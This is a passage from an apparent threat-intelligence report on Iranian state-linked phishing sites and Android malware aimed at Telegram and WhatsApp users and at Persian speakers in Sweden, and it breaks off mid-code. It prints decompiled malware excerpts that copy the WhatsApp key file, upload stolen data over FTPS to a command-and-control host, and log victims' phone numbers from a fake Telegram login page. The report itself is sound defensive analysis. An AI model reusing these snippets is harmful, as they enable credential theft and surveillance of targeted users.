
Phone number

Welcome to the official Telegram web-client.
Learn more


Screenshot of telegrambackups.com/web, a phishing website targeting Telegram users

We also observed that this malware seemed to have some connection to *tbackup.000webhostapp.com*, which had been seen previously in a malware sent to a human rights organization called Human Rights Activists and their news site Human Rights Activists News Agency (HRANA) in May 2020.

Based on an analysis of the code, we have come to believe that Andromedaa is the developer of this website. Interestingly, they have developed at least six other applications publicly assigned to the group's name. Andromedaa's telegram channel, as of this writing, has over 51,000 members.



Screenshot of Andromedaa applications on Cafe Bazaar, Iran's local Android Store




Other Reports on Andromedaa

When we looked more into Andromedaa, we found some of their activities had already been independently flagged by other sources. A November 2018 report published by Talos Intelligence discusses how Iran's state-sponsored hackers have a number of different techniques at their disposal to remotely gain access to social media and messaging applications such as Telegram. In that report, they reference how Andromedaa is stealing user's information with their applications: "The application uses the iOS WebKit framework in order to display web content, which in this case displays the Instagram page. Upon the first execution, the application displays the Instagram login page injected with the following JavaScript snippet." The Talos Intelligence report was referencing فالوئر بگیر ("Follower Begir"), a tool that was supposedly designed to increase users' exposure on Instagram by increasing the likes, comments, and followers.

More interestingly, on December 24, 2018, one Andromedaa application was identified by the Center of Iranian National Computer Emergency Response Team (MAHER), an Iranian state agency, as stealing user's personal information. On December 31, 2018, andromedaa.com published an answer to MAHER's report and denied stealing any user's information. Following MAHER's report, Hamshahri Online also reported on MAHER's concerns about Andromedaa. According to Hamshahri, Andromedaa had been removed from Cafe Bazaar, Iran's local android store. Inexplicably, however, Andromedaa had returned to Cafe Bazaar sometime between January 2019 and June 2020.

July 4, 2020


We found another ASP .Net source code with a Google site verification ID embedded into the code. This web application was hosted on http://obgr.ir.



```
<html class=" js no-touch" lang="en" style="">
<!--<![endif]-->
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>زودنیو یارب مارگلت وضع رد وضع دولناد</title>
    <meta name="description" content="زودنیو یارب مارگلت دیدزاب و ربمم و وضع شیازفا همانرب">
    <meta name="keywords" content="">
    <meta name="author" content="homayoon.info">
    <meta name="google-site-verification" content="9RLiIrSmE4datm0lJ50yoRdhpR-ZYUbrZ53ujJbgc28">
    <!-- Bootstrap -->
    <script src="js/modernizr.custom.js"></script>
    <link href="css/bootstrap.min.css" rel="stylesheet">
    <link href="css/jquery.fancybox.css" rel="stylesheet">
    <link href="css/flickity.css" rel="stylesheet">
    <link href="css/animate.css" rel="stylesheet">
```

Google site verification ID embedded in a new version of the Andromedaa codes

After looking up that ID, we found that the obgr.ir domain belonged to Andromedaa and was using the same OzvDarOzv.com NS record[2] that we had discovered in early June.



```
ns = 'ns2.ozvdarozv.com'
```


NS RECORDS **ns2.ozvdarozv.com**

1 - 2 of 2 results

#	Domain	Alexa Rank	Hosting Provider	Mail Provider
1	ozvdarozv.com	705,766	OVH SAS	OVH SAS
2	obgr.ir	-	OVH SAS	OVH SAS

Both OzvDarOzv.com and the Obgr.ir domain distribute malware for Android operating systems under the guise of an application that increases membership in the user’s Telegram channel.

[2] NS stands for 'nameserver,' and the nameserver record indicates which DNS server is authoritative for that domain.


دانلود عضو در عضو تلگرام برای آیفون
Not Secure | http://obgr.ir
Incognito
توضیحات
دانلود
عضو در عضو تلگرام

ارائه ای از اندرومدا ، برنامه اندروید و iOS عضو در عضو تلگرام

افزایش عضو تلگرام توسط کاربران ۱۰۰% واقعی و ایرانی

عضو در عضو اولین برنامه ایرانسیت که این امکان رو به شما میده که به صورت رایگان تعداد عضوهای تلگرام خودتون رو افزایش بدید.


نحوه کار:

اطلاعات کاربران به شما نمایش داده میشود و چنانچه شما دوست داشته باشید با عضو شدن آنها سکه بدست میارید و با استفاده از همون سکه‌ها شما هم می‌تونید پروفایلتونو به معرض نمایش بگذارید و درخواست عضو بدید. و در ضمن این برنامه رایگان است پس دانلود کنید و عضو بگیرید.

امکانات

- دریافت سکه براحتی عضو شدن کردن بقیه
- امکان دریافت بازخوردها و نظرات شما مستقیم درون برنامه

Screenshot of OzvdarOzv(Membership) android application on Obgr.ir



Ozv Dar Ozv

اندرومدا

Version 4.0.5

Free

In-app Purchases

10K	3.5 ★★★★☆	Social	19 MB
Active installs	219 Reviews	Category	Size


Screenshot of OzvdarOzv(Membership) application on Cafebazaar

August 30, 2020

A new android application named trafikverket.apk was found to be targeting Persian speakers living in Sweden that do not speak Swedish. This app claimed to teach the victims how to get a driving license in Sweden and even provided a written driving exam in Persian. This android application was found on the main **C&C server**.


Based on statistical analysis of its code:

1. Hackers were trying to steal SMS, screenshots, contacts, location, account info, data and other information from the app user's WhatsApp.



```
public String doInBackground(String... strArr) {
    Intrinsics.checkParameterIsNotNull(strArr, "params");
    List<String> configs = MainService.Companion.getConfigs();
    String str = configs != null ? configs.get(5) : null;
    if (Intrinsics.areEqual((Object) str, (Object) "2")) {
        ApiService apiService2 = this.apiService;
        String directory = this.sharedManager.getDirectory();
        if (directory == null) {
            Intrinsics.throwNpe();
        }
        apiService2.updateSystem("1", directory);
    }
    if (Root.Companion.checkAccess() && (Intrinsics.areEqual((Object) str, (Object) "1") || Intrinsics.areEqual((Object) st
        Log.i("SendData", "WaDatabases");
        Root.Companion.copyFile("/data/data/com.whatsapp/files/key", this.context);
    }
    return null;
}
```


2. There were phishing codes embedded in resources of APK targeting Gmail and Yahoo as well.



3. In the coding, the developer(s) requested to run a .php file on a **C&C server** on alarabiye.net/up/index.php[3] and get some information on a text file and communicate this information with gradleservice.info.[4] In other words, it is working as an API call in a **command-and-control** server.
4. The APK also stores stolen information on a FTP server.

[3] Further documentation is available upon request.

[4] Further documentation is available upon request.



```
public final FTPSClient openConnection(Context context) {
    Intrinsics.checkParameterIsNotNull(context, "context");
    FTPSClient fTPSClient = new FTPSClient(IMAPSClient.DEFAULT_PROTOCOL, true);
    try {
        fTPSClient.setTrustManager(new TrustManager[]{new Ftp$Companion$openConnection$trustManager$1()}[0]);
        KeyManagerFactory instance = KeyManagerFactory.getInstance(KeyManagerFactory.getDefaultAlgorithm());
        instance.init((KeyStore) null, (char[]) null);
        Intrinsics.checkExpressionValueIsNotNull(instance, "kmf");
        fTPSClient.setKeyManager(instance.getKeyManagers()[0]);
        fTPSClient.setBufferSize(1048576);
        fTPSClient.connect("gradleservice.info");
        fTPSClient.enterLocalPassiveMode();
        if (fTPSClient.login('[redacted])) {
            fTPSClient.execPBSZ(0);
            fTPSClient.execPROT("P");
            fTPSClient.setFileType(2);
            fTPSClient.changeWorkingDirectory("/");
        } else {
            Log.i("Ftp", "Sorry");
        }
```


Deeper Examinations

Analysis of telegrambackups.com

Our investigation showed that telegrambackups.com has been launched with the Gonabadi code that we first found in August 2019. The phishing website deceives the victims by claiming that this is a tool for backing up all user information on Telegram.


Here are examples of evidence for this:

1. Typos: Usually Iranian state-sponsored hacker's command of the English language is not very strong which results in many errors and typos. Here is an example of two-step-verification.aspx:


Debug › Google Chrome
Visual Studio Community 2019 for Mac
Web.config
two-step-verification.aspx
two-step-verification.aspx.cs
html ▸ body ▸ form ▸ div ▸ div ▸ div ▸ div ▸ p
Document Outline
Unit Tests

```
        <!---->
        <a class="login_head_logo_link" href="https://telegram.org" target="_blank">
            <i class="icon icon-tg-logo"></i><i class="icon icon-tg-title"></i>
        </a>
    </div>

    <div class="login_form_wrap">
        <!---->

        <!---->

        <!---->

        <!---->

        <!---->

        <h3 class="login_form_head" my-i18n="login_password_title">Password</h3>
        <p class="login_form_lead" my-i18n="login_password_label">Yout account has been aciviated again and we will inform you after your account is checked up.

        <div id="Div" class="md-input-group md-input-animated" ng-class="{'md-input-error': error.field == 'password'}" my-labeled-input="" ng-switch="error.fiel
            <!---->
            <!---->
            <!---->
            &nbsp;<input id="txtPassword2" runat="server" autocomplete="off" autofocus="autofocus" onfocus="document.getElementById('txtPassword2').style.cssText

        <!---->

        <div class="login_forgot_button" runat="server" id="clickArea">



            <button class="btn btn-md" ng-click="forgotPassword($event)" my-i18n="login_password_forgot_link" runat="server" onclick="window.location = 'activati
        </div>
    </div>
v>
```

Source code that we found on C&C server


Telegram Web
Not Secure | http://telegrambackups.com/web/two-step-verification
Incognito
Telegram
Next ›

Password


Yout account has been aciviated again and we will inform you after your account is checked up. You have enabled Two-Step Verification, so your account is protected with an additional password. Enter your password or if you have forgotten skip.

Welcome to the official Telegram web-client.

Screenshot of the live website that we found its source code on C&C server


2. Based on the C# code that we found, the hacker(s) are saving user's information in four steps.

   Step one:login.aspx: This is the first page that victims see as soon as they open the phishing website. Page_Load function collects the victim's information, including the IP address, host name, browser information, user agent information, and date and time, and stores it in a text file named Name2.txt. This information is tagged "Step1" in the file.




```
string Step1 = "Step1"+
    Environment.NewLine + " CountryCode : [" + CountryCode + "]";
string log1 = Step1 + GetMyInfo();


using (StreamWriter sw = File.AppendText(Server.MapPath("~/home/Name2.txt")))
{
    sw.WriteLine(log1/*.Replace(Environment.NewLine, "")*/);
}
Mail.SendEmail(log1.Replace(Environment.NewLine, "<br />"), Step1.Replace(Environment.NewLine, ""));
if (!String.IsNullOrEmpty(search.name))
    lblCountry.Text = search.name;
```

   Step 2: On login.aspx, when the victim enters their phone number and clicks on the "Login" button, the lbLoginPage_Click function adds the victim's phone number and country code to the same information that was collected in step one, tagging it Step2 and storing it in Name2.txt. It then redirects the victim to telegram-Code.aspx.




```
string Step2 = "Step2"+
    Environment.NewLine + " PhoneNumber : [" + txtPhoneNumber.Value + "]" +
